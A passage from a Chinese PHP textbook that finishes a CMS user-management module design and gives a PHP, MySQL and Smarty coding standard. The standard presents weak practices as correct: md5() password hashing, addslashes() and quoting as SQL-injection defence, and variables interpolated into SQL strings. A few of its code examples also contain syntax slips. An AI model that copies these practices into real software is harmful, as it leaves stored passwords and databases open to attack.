
（1）用户编号：通过 GET 方法传递，格式为$_GET['id']。

3．输出项

（1）一条用户数据，以一个变量形式分配到模板中，类型为一个一维数组，变量名为$users。

（2）用户组列表，以一个变量形式分配到模板中输出，类型为一个字符串，变量名为$select。

4．算法

第一步：提示用户修改的规则；

第二步：通过 URL 的 GET 方式传递进来要修改的用户记录 ID，除了和获取添加界面操作一样，需要获取用户组的下列表分配到模板中使用外，并按用户 ID 从数据库的用户表中获取这个用户的全部信息数据，分配到 mod.tpl 模板中；

第三步：在表单中对应的位置回填这些数据；

第四步：加载并输出修改模板 mod.tpl。

5．模板设计

需要为该操作声明一个修改用户的模板文件，在模板中只需要声明一个 HTML 表单，并将控制器中分配的用户信息对应地回填到每个表单项中。在模板设计时需要用到的一些信息如下所示。

模板文件：声明在视图目录中，并在用户模块目录（user）下，文件名称为 mod.tpl。

子模板：包含公用的头部（header.tpl）和尾部（footer.tpl）模板文件。

表单提交位置：当前模块的 update()操作中。

提交方法：POST。

表单项的设计：如表 30-6 所示。

表 30-6　修改用户表单设计项

表 单 项	类　型	名　称	默 认 值	说　明
用户编号	hidden	id	$user.id	当前用户的编号
用户组	checkbox	gid	控制器中指定	提供用户组下拉列表
用户名称	text	username	$user.username	可以使用中文，但禁止除[@][.]以外的特殊符号
用户密码	password	userpwd	无	
确认密码	password	repwd	无	
电子邮箱	text	email	$user.email	请正确添写你的电子邮件地址
用户性别	radio	sex	$user.sex	男、女、保密
是否禁用	checkbox	disable	$user.disable	禁用该用户

30.3.13　用户数据修改的操作 update()

1．程序描述

操作者在用户修改表单中修改一些信息以后，将新修改的数据以 POST 方法传递到 update()操作中，处理数据后并修改数据表 user 中当前的记录。

2．输入项

本操作的访问 URL 为：/brocms/admin.php/user/update。

本操作的输入项是用户在表单中录入的全部信息，以 HTTP 的 POST 方法传递到本操作中，所以全部保存在超全局数据$_POST 中，其中需要对用户密码进行加密处理（使用 md5()函数）。数组$_POST 的格式如下所示：

```
$_POST=array(
        'id'=>'user',                   //用户编号，作为修改的条件
        'username'=>'user',             //用户名
        'userpwd'=>'123456',            //用户密码
        'repwd'=>'123456',              //确认密码
        'sex'=>'1',                     //用户性别
        'disable'=>'0',                 //禁用状态
        'email'=>'user@brophp.com',     //用户电子邮箱
        'sub'=>'添加用户'               //提交按钮
);
```

3．输出项

本操作中的输出项是要修改到数据库中的数据，是通过验正并处理过的数据。

4．算法

第一步：处理用户提交的数据；

第二步：使用 BroPHP 框架中的自动验证方式进行数据验证；

第三步：如果验证通过，则修改数据表（user）中这条记录，并返回到用户记录列表页面；

第四步：如果修改失败，则返回到修改表单界面重新进行修改，还要将表单中的数据值还原；

第五步：数据修改成功或是失败都要提示操作者。

30.3.14　删除用户操作 del()

1．程序描述

操作者可以通过每条用户记录后面提供的“删除”链接，单击删除一条用户记录，也可以通过每条记录前面的复选框选择多条记录删除。删除操作成功或是失败都要再返回到用户列表中。

2．输入项

本操作的访问 URL 为：/brocms/admin.php/user/del。

输入为两种类型的用户编号：

（1）一种是单个用户编号，通过 GET 方法传递格式为$_GET['id']。

（2）另一种是通过 POST 方法传递多个用户编号，格式为$_POST['id']。

3．输出项

无

4．算法

第一步：提示用户删除的规则。

第二步：组合用户的删除条件，如果是 GET 方式传递的用户 ID，则删除一条记录。如果是通过 POST 方式传递的数据，则要删除多条记录。并且还要组合删除后的跳转位置。

第三步：删除指定的用户和用户的全部资源（包括用户发布的文章、评论、短消息和用户动态等）。

第四步：返回到删除操作前的用户列表。

第五步：处理删除成功或失败的提示状态。

附　录

这部分内容中的附录C、附录D放在光盘中。本附录可以作为读者的附加资料，可以在开发中遇到相关的问题进行查阅。包括为读者整理的项目编码规范、MySQL数据库的字符集问题、Web服务器Apache的配置与应用，以及PHP项目的安全与优化等几方面内容。可以和《细说PHP》（第2版）的各章节进行穿插学习，也可以作为一部分独立的学习内容。另外，在本书的配套光盘中还为读者提供了一些附加的学习资料，像PHP的mysqli应用扩展模块、在Linux下以源代码包的方式安装最好的PHP开发环境，以及PHP的配置文件php.ini选项的中文说明等。

附录A

编码规范

本书提供的编码规范是以 Zend 官方资料为依据，根据编程原则融合并提炼了多家软件公司长时间积累下来的成熟模式。目的是让软件项目遵守公共一致的标准，帮助那些刚刚入行的 PHP 新手和正在使用 PHP 开发的项目组形成良好一致的编程风格，使参与者可以很快地适应环境，减少编码出错的机会，在团队协作开发和项目后期维护中有更高的效率，以达到事半功倍的效果，使项目长远健康地发展，防止部分参与者出于节省时间的需要，自创一套风格并养成终生的习惯，导致其他人在阅读时浪费过多的时间和精力。

文件状态：	文件标识：	编码规范
[ ] 草稿	当前版本：	1.0
[√] 正式发布	作　　者：	高洛峰
[ ] 正在修改	完成日期：	2011-07-18

A.1 绪论

A.1.1 适用范围

本文档提供的代码规则和文档指南不仅适用于《细说 PHP》中的每个实例，也适用于所有 PHP 项目，旨在帮助新手在编程风格上养成良好的习惯，也可以作为部分软件公司中项目团队的参考文档，根据自己公司团队的特点进行部分修改。

A.1.2 目标

能够遵守公共一致的编码标准对任何开发项目都很重要，特别是在多人的开发团队中，编码标准能帮助确保代码的质量、减少 Bug、容易维护。目标如下：

- 新人可以很快地适应环境，方便地融入到项目团队中。
- 在一致的环境下，团队协作中有更高的效率，团队的成员可以减少犯错的机会。
- 程序员可以方便地了解其他人的代码，弄清程序的状况，就和看自己的代码一样。

- 防止接触 PHP 的新人自创一套风格并养成终生的习惯，一次次地犯同样的错误。

A.1.3 开发工具

PHP 的开发工具很多，常用的代码编辑工具有 Zend Studio、UltraEdit、EditPlus、PHPEdit、Eclipse、Dreamweaver 和 vim 等，每种开发工具都有其各自的优势。在编写程序时，一款好的编辑工具会使程序员的编写过程更加轻松、有效和快捷，达到事半功倍的效果。对于一款好的代码编辑工具，除了具备最基本的代码编辑功能外，一个必备的功能就是语法的高亮显示、代码提示和代码补全。另外，一款好的代码编辑工具应具备格式排版功能，格式排版功能可以使程序代码的组织结构清晰易懂，并且易于程序员进行程序调试，排除程序中的错误异常。每个程序员都可以根据自己的需求有选择性地使用开发工具。但开发工具种类之多，也给程序员在选择上带来困惑。本规范对开发工具的使用有如下建议。

- 一个项目团队尽量要使用统一的开发工具，并且要统一版本。
- 项目团队中的每个成员要在所使用的工具中设置统一的字符编码，例如 UTF-8，以避免因为编码不统一，在进行项目整合时部分页面出现乱码。
- 项目开发中常见的是使用缩进，缩进由制表符 tab 组成，目的是让代码组织结构和层次清晰易懂。需每个参与项目的开发人员在编辑器中进行强制设定，每个缩进的单位约定是一个 TAB（8 个空白字符宽度），以防在编写代码时遗忘而造成格式上的不规范。本缩进规范适用于 PHP、JavaScript 中的函数、类、逻辑结构、循环等。
- 如果有必要，每行代码的字符数也不宜过多，具体控制每行字符数量也需要在工具中设定，80 字符以内比较合适，但最多一行也不要超过 120 个字符。
- 行结束标志在 Windows 中是“\r\n”，而 UNIX/Linux 中则是“\n”。要在开发工具中设定，需要遵循 UNIX/Linux 文本文件的约定，使用“\n”结束，不要使用 Windows 的回车换行组合。

A.2 PHP 的文件格式

A.2.1 PHP 开始和结束标记

当脚本中带有 PHP 代码时，可以使用<?php ?>、<? ?>或<% %>等标记来界定 PHP 代码，在 HTML 页面中嵌入纯变量时，还可以使用<?=$variablename ?>这样的形式。为了防止短标记<? ?>和 ASP 风格的<% %>与一些技术发生冲突，有时需要在 PHP 配置文件中将其关闭，因而导致这样的标记不总是可用。所以在编写 PHP 脚本时不允许使用短标记，所有脚本全部使用完整、标准的 PHP 定界标签<?php ?>作为 PHP 开始和结束标记。

对于只包含有 PHP 代码的文件，结束标志（"?>"）是不允许存在的，PHP 自身不需要（"?>"）。这样做可以防止它的末尾被意外地注入，从而导致像使用 Header()、setCookie()和 session_start()等设置头信息的函数时发生失败。

A.2.2 注释规范

注释是对于那些容易忘记作用的代码添加简短的介绍性内容，可以在 PHP 脚本中使用 以“/* *”开始和以“*/”结束的多行文档注释、还有普通多行注释“/* */”，以及单行注释符号“//”。所有文档块建议和 phpDocumentor 格式兼容。PHPDocumentor 是一个用 PHP 写的工具，对于有规范注释的 php 程序，它能够快速生成具有相互参照、索引等功能的 API 文档。可以通过在客户端浏览器上操作生成文档，文档可以转换为 PDF，HTML，CHM 几种形式，非常方便。PHPDocumentor 是从源代码的注释中生成文档，因此给程序做注释的过程，也就是编制文档的过程。从这一点上讲，PHPDocumentor 促使要养成良好的编程习惯，尽量使用规范，清晰文字为程序做注释，同时多少也避免了事后编制文档和文档的更新不同步的一些问题。在 PHPDocumentor 中，注释分为文档性注释和非文档性注释。所谓文档性注释，是那些放在特定关键字前面的多行注释，特定关键字是指能够被 PHPDocumentor 分析的关键字，例如 class，var 等。那些没有在关键字前面或者不规范的注释就称为非文档性注释，这些注释将不会被 PHPDocumentor 分析，也不会出现在产生的 API 文档中。如下所示：

```
1   /**
2     * Add config directory(s)
3     *
4     * @param string|array $config_dir directory(s) of config sources
5     * @param string key of the array element to assign the config dir to
6     * @return Smarty current Smarty instance for chaining
7     */
8    public function addConfigDir($config_dir, $key=null) {
9        ... ...
10       return $this;
11   }
```

在程序开发中难免留下一些临时代码和调试代码，以免日后遗忘，此类代码必须添加注释。所有临时性、调试性、试验性的代码，都可以添加统一的注释标记，例如“//debug”并后跟完整的注释信息，这样可以方便在程序发布和最终调试前批量检查程序中是否还存在有疑问的代码。

```
$flag = $_GET["page"];                    //debug 这里不能确定是否需要赋值
```

建议添加注释的地方：

- 在每个文件首部添加注释说明；
- 在每个函数或每个方法上方添加注释说明；
- 对各变量的功能、范围、默认条件等加上注释；
- 对使用的逻辑算法加上注释。

A.2.3 空行和空白

一般来说，空白符（包括空格、Tab 制表符、换行）在 PHP 中无关紧要，会被 PHP 引擎忽略。可以将一个语句展开成任意行，或者将语句紧缩在一行。空格与空行的合理运用（通过排列分配、缩进等）可以增强程序代码的清晰性与可读性，如果不合理运用，会适得其反。空行将逻辑相关的代码段分隔开，以提高可读性。任何情况下，PHP 程序中不能出现空白的带有 TAB 或空格的行，即这类空白行应当不包含任何 TAB 或空格。同时，任何程序行尾也不能出现多余的 TAB 或空格。多数编辑器具有自动去除

行尾空格的功能，如果习惯养成不好，可临时使用它，避免多余空格产生。

1. 空行的使用时机

- 每段较大的程序体上、下应当加入一个空白行，下列情况应该总是使用一个空行，禁止使用多行：
- 两个函数声明之间。
- 函数内的局部变量和函数的第一条语句之间。
- 块注释或单行注释之前。
- 一个函数内的两个逻辑代码段之间，以提高可读性。

2. 空格的使用时机

空格的应用规则是可以通过代码的缩进提高可读性。

- 空格一般应用于关键字与左括号“(”之间，不过需要注意的是，函数名称与左括号之间不应该用空格分开。右括号“)”除后面是“)”或者“.”以外，其他一律用空格隔开它们。
- 一般在函数的参数列表中的逗号后面插入空格。
- 数学算式的操作数与运算符之间应该添加空格（特例是二进制运算与一元运算除外，字符连接运算符号两边不加空格）。
- for 语句中的表达式应该用逗号分开，后面添加空格。
- 强制类型转换语句中的强制类型的右括号与表达式之间应该用逗号隔开，添加空格。
- 除非字符串中特意需要，一般情况下，在程序及 HTML 中不出现两个连续的空格。
- 说明或显示部分中，内容如含有中文、数字、英文单词混杂，应当在数字或者英文单词的前后加入空格。

正确的书写格式

```php
<?php
    $num = 10;
    $int = 20;
    $sum = (($num + 1) * 6 / 2 + $int)).'Abc';
    $page = isset($_GET['page']) ? $_GET['page'] : 1;

    function myFun($arg1, $arg2, $arg3) {

        //statememets more lines

    }
```

A.2.4 字符串的使用

在程序开发中字符串的使用几率是最高的，字符串的声明可以使用双引号，也可以使用单引号。而在 PHP 中单引号和双引号具有不同的含义，最大的几项区别如下。

- 单引号中，任何变量($var)、特殊转义字符(如“\t \r \n”等)都不会被解析，因此 PHP 的解析速度更快，转义字符仅仅支持“\'”和“\\”这样对单引号和反斜杠本身的转义。
- 双引号中，变量($var)值会代入字符串中，特殊转义字符也会被解析成特定的单个字符，还有一些专门针对上述两项特性的特殊功能性转义，例如“\$”和“{$array['key']}。这样虽然程序编

写更加方便，但同时 PHP 的解析也很慢。

1．使用单引号声明字符串

单引号不需要去解析变量，也不需要解析全部的转义字符，所以解析的速度快。因此在绝大多数可以使用单引号的场合，禁止使用双引号。依据上述分析，可以或必须使用单引号的情况如下（但不限于此）：

- 字符串为固定值，不包含“\t”等特殊转义字符。

```
$html = '<input type="text" name="username" value="admin" />';
```

- 当字符串是不包含变量的文字，应当用单引号来括起来：

```
$var  =  'value';
```

- 关联数组的下标数组中，如果下标不是整型，而是字符串类型，请务必用单引号将下标括起，正确的写法为$array['key']，而不是$array[key]，因为不正确的写法会使 PHP 解析器认为 key 是一个常量，进而先判断常量是否存在，不存在时才以“key”作为下标代入表达式中，同时发出错误事件，产生一条 Notice 级错误。

```
$array['key'];
```

- 数据库 SQL 语句中，所有数据必须加单引号，无论数值还是字串，以避免可能的注入漏洞和 SQL 错误。

```
UPDATE users SET name='admin', age='22', height='178.5' where id='1'
```

2．使用双引号声明字符串

- 字符串中的变量需要替换时：

```
$var= "hello {$world}";
```

- 当文字字符串包含单引号，那么字符串就用双引号括起来，主要针对 SQL 语句。

```
$sql = "SELECT * FROM `table` WHERE id='{$id }'";
```

- 在正则表达式（用于 preg_系列函数和 ereg 系列函数）中，建议全部使用双引号，这是为了人工分析和编写的方便，并保持正则表达式的统一，减少不必要的分析混淆。

注意：所有数据在插入数据库之前，均需要进行 addslashes()处理，以免特殊字符未经转义，在插入数据库的时候出现错误。

A.2.5　命名原则

就一般约定而言，文件、目录、类、函数、变量和常量的名字，应该让代码阅读者能够容易地知道这些代码的作用。命名的原则就是以最少的字母达到最容易理解的意义。命名是程序规划的核心，只有了解系统的程序员才能为系统取出最合适的名字。如果所有的命名都与其自然相适合，则关系清晰，含义就可以推导得出。形式越简单、越有规则，就越容易让人感知和理解，应该避免使用不标准的命名。

1. 文件名

所有包含 PHP 代码的程序文件或半程序文件，应以小写.php 作为扩展名，而不要使用.phtml、.php3、.inc、.class 等作为扩展名。文件名称一定要有意义，应具有描述性，让人看到文件名就可以大概猜到文件中的内容。不允许使用拼音、不直观的单词简写和缩写。文件名包括数字字母和下画线字符，允许但不鼓励使用数字，不允许使用其他字符。如果文件名包括多个单词，单词全部小写，使用下画线进行连接。

- 能够被 URL 直接调用的程序，直接使用程序名+.php 的方式命名：

login.php、index.php　　普通程序

- 类库程序只能被其他程序引用，而不能独立运行。其中不能包含任何流程性的、不属于任何类的程序代码，类文件的后缀统一为**.class.php**。

goods.class.php　　文件中声明一个 Product 的类

- 函数库也只能被其他程序引用，不能独立运行。其中不能包含任何流程性的、不属于任何函数的程序代码。函数文件的后缀统一为**.func.php**。

common.func.php　　文件中声明一些通用的函数

- 只能被其他程序引用，而不能独立运行。其中不能包含任何函数或类代码的程序代码。文件后缀统一为**.inc.php**。

config.inc.php　　文件中声明一些项目的配置内容

2. 目录命名

目录命名也一定要有描述性的意义，在可能的情况下，多以复数形式出现，如./templates、./images 等。由于目录数量较少，因此目录命名大多是一些习惯和约定俗成，开发人员如需新建目录，应与项目组成员进行磋商，达成一致后方可实施。

另外，要在所有不包含普通程序（即能够被 URL 直接调用的程序）的目录中放置一个 1 字节的 index.htm 文件，内容为一个空格。除根目录以外，几乎所有目录都属于这一类型，因此开发者需要在这些目录全部放入空 index.htm 文件，以避免当 http 服务器的 Directory 容器中 Options Indexes 打开时，服务器文件被索引和列表。

3. 类名

一个文件中声明一个类，文件名中必须包含类名字符串，这些不仅容易查找，也有利于实现在程序中自动加载类。

- 类名应有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 类名包括字母字符，不允许使用数字和其他字符。
- 如果类名包括多个单词，应使用驼峰式命名方式，每个单词的第一个字母必须大写，不允许连续大写。

例如: AaaBbbCcc　(如果类名由 aaa, bbb, ccc 三个单词组成的)

4. 函数和方法名

- 函数名应具有描述性，杜绝一切拼音、或拼音英文混杂的命名方式。
- 函数名包括字母字符，不允许使用数字和其他字符。
- 函数名首字母小写，当包含多个单词时，后面的每个单词的首字母大写。

例如: **aaaBbbCcc** (如果函数名由 aaa, bbb, ccc 三个单词组成的)

- 函数名应带有‘get’，‘set’等动作性描述。

```
function getUser(){
        //函数内容
}
```

- 可以声明像函数名前带有下画线的形式，表示该函数为该类的私有方法，外部不允许进行访问。

```
function _func(){
        //函数内容
}
```

5. 变量名

- 变量也应具有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 变量包含数字、字母和下画线字符，不允许使用其他字符，变量命名最好使用项目中有据可查的英文缩写方式，尽量要使用一目了然容易理解的形式。
- 变量以字母开头，如果变量包含多个单词，首字母小写，当包含多个单词时，后面的每个单词的首字母大写。

例如: **$aaaBbbCcc** (如果变量名由 aaa, bbb, ccc 三个单词组成的)

- 可以合理地对过长的命名进行缩写，例如$bio($biography)，$tpp($threadsPerPage)，前提是英文中有这样既有的缩写形式，或字母符合英文缩写规范。
- 必须清楚所使用英文单词的词性，在权限相关的范围内，大都使用$allow***或$is***的形式，前者后面接动词，后者后面接形容词。

例如：**$allowInsert**，**$isInt** 等

- 变量除了在循环体（for，foreach，while）中，其他位置允许但不鼓励使用没有描述意义的字母作为变量名，例如$i,$j。

6. 常量名

- 常量名应具有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 常量名包含字母字符和下画线，不允许使用数字和其他字符。
- 常量名所有字母必须大写，少数特别必要的情况下，可使用下画线来分隔单词。
- 例如：define(‘AAA_BBB_CCC’, ‘true’)；（如果常量名由 aaa, bbb, ccc 三个单词组成）。
- PHP 的内建值 TRUE、FALSE 和 NULL 必须全部采用大写字母书写。

A.2.6 语言结构

1. if/else/else if

- if 结构中，前花括号必须和条件语句在同一行，后花括号单独在最后一行，其中内容使用缩进。else 和 else if 与前后两个大括号同行，左右各一个空格。另外，即便 if 后只有一行语句，仍然需要加入大括号，以保证结构清晰。
- 首括号与关键词同行，尾括号与关键字同列。
- if 中条件语句的圆括号前后必须有一个空格。
- 括号内的条件语句中操作符必须用空格分开。
- 允许但强烈不鼓励 elseif 写法，鼓励使用 else if 的写法。

```
if ($one == '1') {

} else if ($one == '2') {

}
```

- 在条件语句中存在多个运算符的时候，使用括号强制说明优先级，避免开发人员因为运算符优先级概念混乱造成的逻辑错误。

```
$one = $two == 1 || $two == 2 && $three > 3;                    //错误的
$one = (($two == 1) || ($two == 2 && $three > 3));              //正确的
```

- 在判断条件中明确判断内容的变量类型，使用正确的类型，不允许在判断结果为 TRUE 的时候使用 1，反之亦然。

2. switch

- switch 在条件语句的圆括号前后必须都有一个空格。
- switch 中的代码使用缩进，case 内的代码再进行缩进。
- switch 结构中，break 的位置视程序逻辑，与 case 同在一行，或新起一行均可，但同一 switch 体中，break 的位置格式应当保持一致。
- switch 语句应当有 default 语句作为结束。
- 允许但不鼓励使用两个及两个以上的 case 条件对应一个 break 语句，如果有这样的情况出现，必须要注明当时的情况。

```
switch ($var) {
        case 1:     echo 'var is 1'; break;
        case 2:     echo 'var is 2'; break;
        default:    echo 'var is neither 1 or 2'; break;
}

switch ($str) {
        case 'abc':
                $result = 'abc';
                break;
        default:
                $result = 'unknown';
                break;
}
```

3. 数组声明

- 数字索引数组索引不能为负数，如果不存在定义索引，建议索引以 0 开始。
- 数组中逗号后面间隔一个空格，提高可读性。

```
array('one_value', 'two_value');
```

- 如果数组元素过多需要换行显示，在每个连续行要用缩进将开头对齐。

```
array('one_value',
        'two_value',
        'three_value'
);
```

- 如果使用 key/value 的形式进行关联数组声明，鼓励把数组分成多行，提高可读性。

```
array(
        'one_key'=>'one_value',
        'two_key'=>'two_value',
        'three_key'=>'three_value'
);
```

4. 类的声明

- 开始的左大括号与类的定义为同一行，中间加一个空格，不要另起一行。
- 每个类必须有一个符合 PHPDocumentor 标准的文档块。
- 类中的代码必须使用缩进。
- 每个 PHP 文件中只有一个类，在文件名中包含类名，例如“类名.class.php”。
- 不建议将其他代码放到类文件里。

```
/**
* Documentation Block Here
*/
class SampleClass {
    //类的所有内容
}
```

5. 类中成员属性和变量的声明

- 类中成员属性的声明必须放到类的顶部，也就是在方法上面声明，而且需要使用合适的权限限制外部访问级别；
- 任何变量在进行累加、直接显示或存储前必须进行初始化。因为 PHP 中的变量并不像强类型语言那样需要事先声明，而 PHP 解释器会在第一次使用时自动创建它们。同样，类型也不需要指定，解释器会根据上下文环境自动确定。从开发人员的角度来看，这无疑是一种极其方便的处理方法。一个变量被创建了，就可以在程序中的任何地方使用。这导致的结果就是开发人员经常不注意初始化变量。因此，为了提高程序的安全性，我们不能相信任何没有明确定义的变量。所有的变量在定义使用前要初始化，以防止恶意构造提交的变量覆盖程序中使用的变量。

```
$number = 0;                    //数值型初始化
$string = '';                   //字符串初始化
$array = array();               //数组初始化
```

- 判断一个无法确定（不知道是否已被赋值）的变量时，可用 empty()或 isset()，而不要直接使用

if($switch)的形式，除非你确切地知道此变量一定已经被初始化并赋值。

- 判断一个变量是否为数组，请使用 is_array()，这种判断尤其适用于对数组进行遍历的操作，例如 foreach()，因为如果不事先判断，foreach()会对非数组类型的变量报错。
- 判断一个数组元素是否存在，可使用 isset($array['key'])，也可使用 empty()。

6. 函数的定义与使用

- 声明函数时参数的名字和变量的命名规范一致。
- 函数定义中的左小括号，与函数名紧挨，中间无需空格。
- 开始的左大括号与函数定义为同一行，中间加一个空格，不要另起一行。
- 如果使用具有默认值的参数，应该位于参数列表的后面。
- 函数不管在调用还是在声明的时候，参数与参数之间都要加入一个空格。
- 必须仔细检查并切实杜绝函数起始缩进位置与结束缩进位置不同的现象。
- 建议不要使用全局函数。

```
function authcode($string, $operation, $key = '') {
    //函数体
}
```

- 在使用系统函数时，除非必要，否则不要使用 PHP 扩展模块中的函数。如果使用，也应当加入必要的判断，这样服务器在环境不支持此函数的时候，也可以进行必要的处理。还应该在文档和程序中的功能说明中，加上一些兼容性说明。

A.2.7 其他规范细节

1. 代码重用和包含调用

- 在任何时候都不要在同一个程序中出现两段或更多的相似代码或相同代码，即便在不同程序中，也应尽力避免。只要超过 3 行实现相同功能的程序代码，就切勿在同一程序中多次出现，这是无法容忍和回避的问题。
- 代码的有效重用不仅可以减少效率的损失与资源的浪费，将更多的精力用在新技术的应用和新功能的创新开发上面，也有利于代码的修改和更新。因为只要修改或更新重用的代码，就会改变所有使用这些重用代码的行为。
- 重用代码的调用可以使用 require 和 include 两个系统指令，require 语句语句通常放在 PHP 脚本程序的最前面。PHP 程序在执行前，就会先读入 require 语句所引入的文件，使它变成 PHP 脚本文件的一部分。include 语句的使用方法和 require 语句一样，而这个语句一般放在流程控制的处理区段中。PHP 脚本文件在读到 include 语句时，才将它包含的文件读进来。这种方式，可以把程序执行时的流程简单化。

```
require 'config.php';          //使用 require 语句包含并执行 config.php 文件

if ($condition) {              //在流程控制中使用 include 语句
    include 'file.txt';        //使用 include 语句包含并执行 file.txt 文件
} else {                       //条件不成立则包含下面的文件
    include 'other.php';       //使用 include 语句包含并执行 other.php 文件
```

```
}

require 'somefile.txt';          //使用 require 语句包含并执行 somefile.txt 文件
```

2．错误报告级别

- 在软件开发和调试阶段，请在全局文件中使用 error_reporting(E_ALL)，作为默认的错误报告级别，此级别最为严格，能够报告程序中所有的错误、警告和提示信息，以帮助开发者检查和核对代码，避免大多数安全性问题和逻辑错误、拼写错误。
- 在软件发布时，请使用 error_reporting(E_ERROR | E_WARNING | E_PARSE)，作为默认的错误报告级别，以利于用户使用并将无谓错误提示信息减至最少。

A.3 MySQL 设计规范

A.3.1 数据表的设计

1．数据库表名

- 表名应具有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 表名允许使用字母，数字和下画线，不允许使用其他字符。表名使用单词开头，不允许使用数字和下画线开头。
- 表名一律有统一前缀，前缀与表名之间以下画线连接。使用前缀可以让同一个项目在一个库中安装多个。
- 表名单词一律小写，单词之间使用下画线连接。
- 表名长度不能超过 64 个字符。
- 所有数据表名称，只要其名称是可数名词，则建议以复数方式命名，例如：xs_users(用户表)、xs_articles（文章表）。
- 表名要回避 MySQL 的保留字（保留字见附录 B）。

2．数据表字段名

- 字段名应具有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 字段名允许使用字母、数字和下画线，不允许使用其他字符。字段名鼓励使用与所在表的内容相关单词开头，允许但不鼓励使用数字和其他字符开头。
- 字段名一律小写，单词之间使用下画线连接。
- 字段名长度不能超过 64 个字符。
- 字段类型和长度在不同数据表中必须保证一致性，不允许出现同一字段在一个表中为整型但在另外一个表中为字符型的情况出现。
- 当几个表间的字段有关连时，要注意表与表之间关联字段命名的统一，如 xs_orders 表中的 uid 与 xs_carts 表中的 uid，都保存有 xs_users 表中的 id。
- 存储多项内容的字段或代表数量的字段，也应当以复数方式命名，例如 views（查看次数）。
- 每个表都建议要有一个代表 id 自增量的字段，可使用全称的形式，也可只将其命名为 id。

3. 字段索引名称

- 索引名称允许使用字母、数字和下画线，不允许使用其他字符。
- 对任何外键采用非成组索引。
- 不要索引 text/blob 类型的字段，不索引字符过多的字段。
- 根据业务需求建立组合索引。
- 索引长度不能超过 64 个字符。

4. 字段结构

进行表结构设计时，应当做到恰到好处，反复推敲，从而实现最优的数据存储体系。

- NULL 值的字段，数据库在进行比较操作时，会先判断其是否为 NULL，非 NULL 时才进行值的比对。因此基于效率的考虑，所有字段均不能为空，即全部使用 NOT NULL 的属性修饰字段；
- 如果不会使用存储非负数的字段（如各项 id、访问数等），必须设置为 UNSIGNED 类型，能获得范围大一倍的数值存储空间。
- 任何类型的数据表，字段空间应当本着足够用、不浪费的原则。
- 个别字段类型在数据结构设计的时候需要注意：enum 枚举类型由 tinyint 类型代替。
- 包含任何 varchar、text 等变长字段的数据表，即为变长表，反之则为定长表。在设计表结构时如果能够使用定长数据类型，尽量用定长的，因为定长表的查询、检索、更新速度都很快。必要时可以把部分关键的、承担频繁访问的表拆分，例如定长数据一个表，非定长数据一个表。
- 更小的字段类型永远比更大的字段类型处理要快得多。对于字符串，其处理时间与字符串长度直接相关。一般情况下，较小的表处理更快。对于定长表，应该选择最小的类型，只要能存储所需范围的值即可。例如，如果 mediumint 够用，就不要选择 bigint。对于可变长类型，仍然能够节省空间。一个 TEXT 类型的值用 2 字节记录值的长度，而一个 LONGTEXT 则用 4 字节记录其值的长度。如果存储的值长度永远不会超过 64KB，使用 TEXT 将使每个值节省 2 字节。
- 数值运算一般比字符串运算更快。例如比较运算，可在单一运算中对数进行比较。而串运算涉及几个逐字节的比较，如果串更长，这种比较还要多。如果字符串列的数值数目有限，应该利用普通整型来获得数值运算的优越性。

A.3.2 索引设计原则

MySQL 索引，常用的有 PRIMARY KEY、INDEX、UNIQUE 几种。通常在单表数据值不重复的情况下，PRIMARY KEY 和 UNIQUE 索引比 INDEX 更快，要酌情使用。

索引能加快查询速度，而索引优化和查询优化是相辅相成的，既可以依据查询对索引进行优化，也可以依据现有索引对查询进行优化，这取决于修改查询或索引，哪个对现有产品架构和效率的影响最小。根据产品的实际运行和被访问情况，找出哪些 SQL 语句是最常被执行的。最常被执行和最常出现在程序中是完全不同的概念。最常被执行的 SQL 语句，又可被划分为对大表（数据条目多的）和对小表（数据条目少的）的操作。无论大表或小表，又可分为读多、写多或读写都多的操作。

事实上，索引是将条件查询、排序的读操作资源消耗，分布到了写操作中，索引越多，耗费磁盘空间越大，写操作越慢。因此，索引绝不能盲目添加。对字段索引与否，最根本的出发点，依次仍然是

SQL 语句执行的概率、表的大小和写操作的频繁程度。

A.3.3 SQL 语句设计

- 所有 SQL 语句中，除了表名、字段名称以外，全部语句和函数均需大写，应当杜绝小写方式或大小写混杂的写法。

例如 select * from xs_users;是不符合规范的写法

- 字段列表不要使用“*”，需要查询的字段就在字段列表中给出，同样，插入数据时也要给出字段列表。这样不仅可以提高查询效率，也可以得到自己想要的字段列表顺序。

例如：SELECT name,age,sex FROM users;

- 在使用字段值时，不管什么类型的数据，都要使用单引号引起来。

例如：INSERT INTO users(name, age, sex) VALUES('admin', '10', '男');

- 通常情况下，在对多表进行操作时，要根据不同表名称，对每个表指定 1~2 个字母的缩写，以利于语句简洁和可读性。

```
$query = $db->query("SELECT s.*, u.*
    FROM {$tablepre}sessions s, {$tablepre}users u
    WHERE u.uid=s.uid AND s.sid='$sid');
```

A.4 模板设计

- 所有模板文件建议使用小写.htm 作为扩展名。
- HTML 代码标记一律采用小写字母形式，杜绝任何使用大写字母的方式。
- 所有 HTML 标记参数赋值需使用双引号包含，例如，应当使用<input type="text"name="username" value="admin"/>，而绝对不能使用<input type=text name=username value=admin />。
- 在任何情况下，产品中的模板文件必须采用手写 HTML 代码的方式，而绝对不能使用 DreamWeaver、FrontPage 等自动网页制作工具进行撰写或修改。
- 建议自定义模板文件的位置，还有模板文件被编译后自动生成目标程序的位置，以及缓存文件位置，可以根据项目的需求去设置这些目录的位置，但都要使用绝对路径去设置。

```
$tpl=new Smarty;
define("PATH", "/usr/local/www/");          //先定义一个绝对路径
$tpl->setTemplateDir(PATH.'templates');     //模板文件位置
$tpl->setCompileDir(PATH.'templates_c');    //编译后自动生成目标程序位置
$tpl->setConfigDir(PATH.'configs');         //模板配置文件位置
$tpl->setCacheDir(PATH.'caches');           //缓存文件位置
```

- Smarty 模板中默认的定界符号“ {}”，会和模板中使用的 CSS 和 JavaScript 中的大括号发生冲冲突，所以一定要换掉，建议改写成“<{}>”符号作为定界符号。

```
$tpl=new Smarty;
```

```
$tpl->left_delimiter='<{';          //左定界符号
$tpl->right_delimiter='}>';         //右定界符号
```

- 模板中的注释建议使用 Smarty 提供的注释“<{*注释的内容*}>”。
- 在 Smarty 的*.htm 模板文件中，由于具备逻辑结构，故不考虑任何 HTML 本身的缩进，所有缩进均意味着逻辑上的缩进结构。缩进采用 TAB 方式，不使用空格作为缩进符号，仅需适当断行。

```
<{section loop=$data name="item"}>
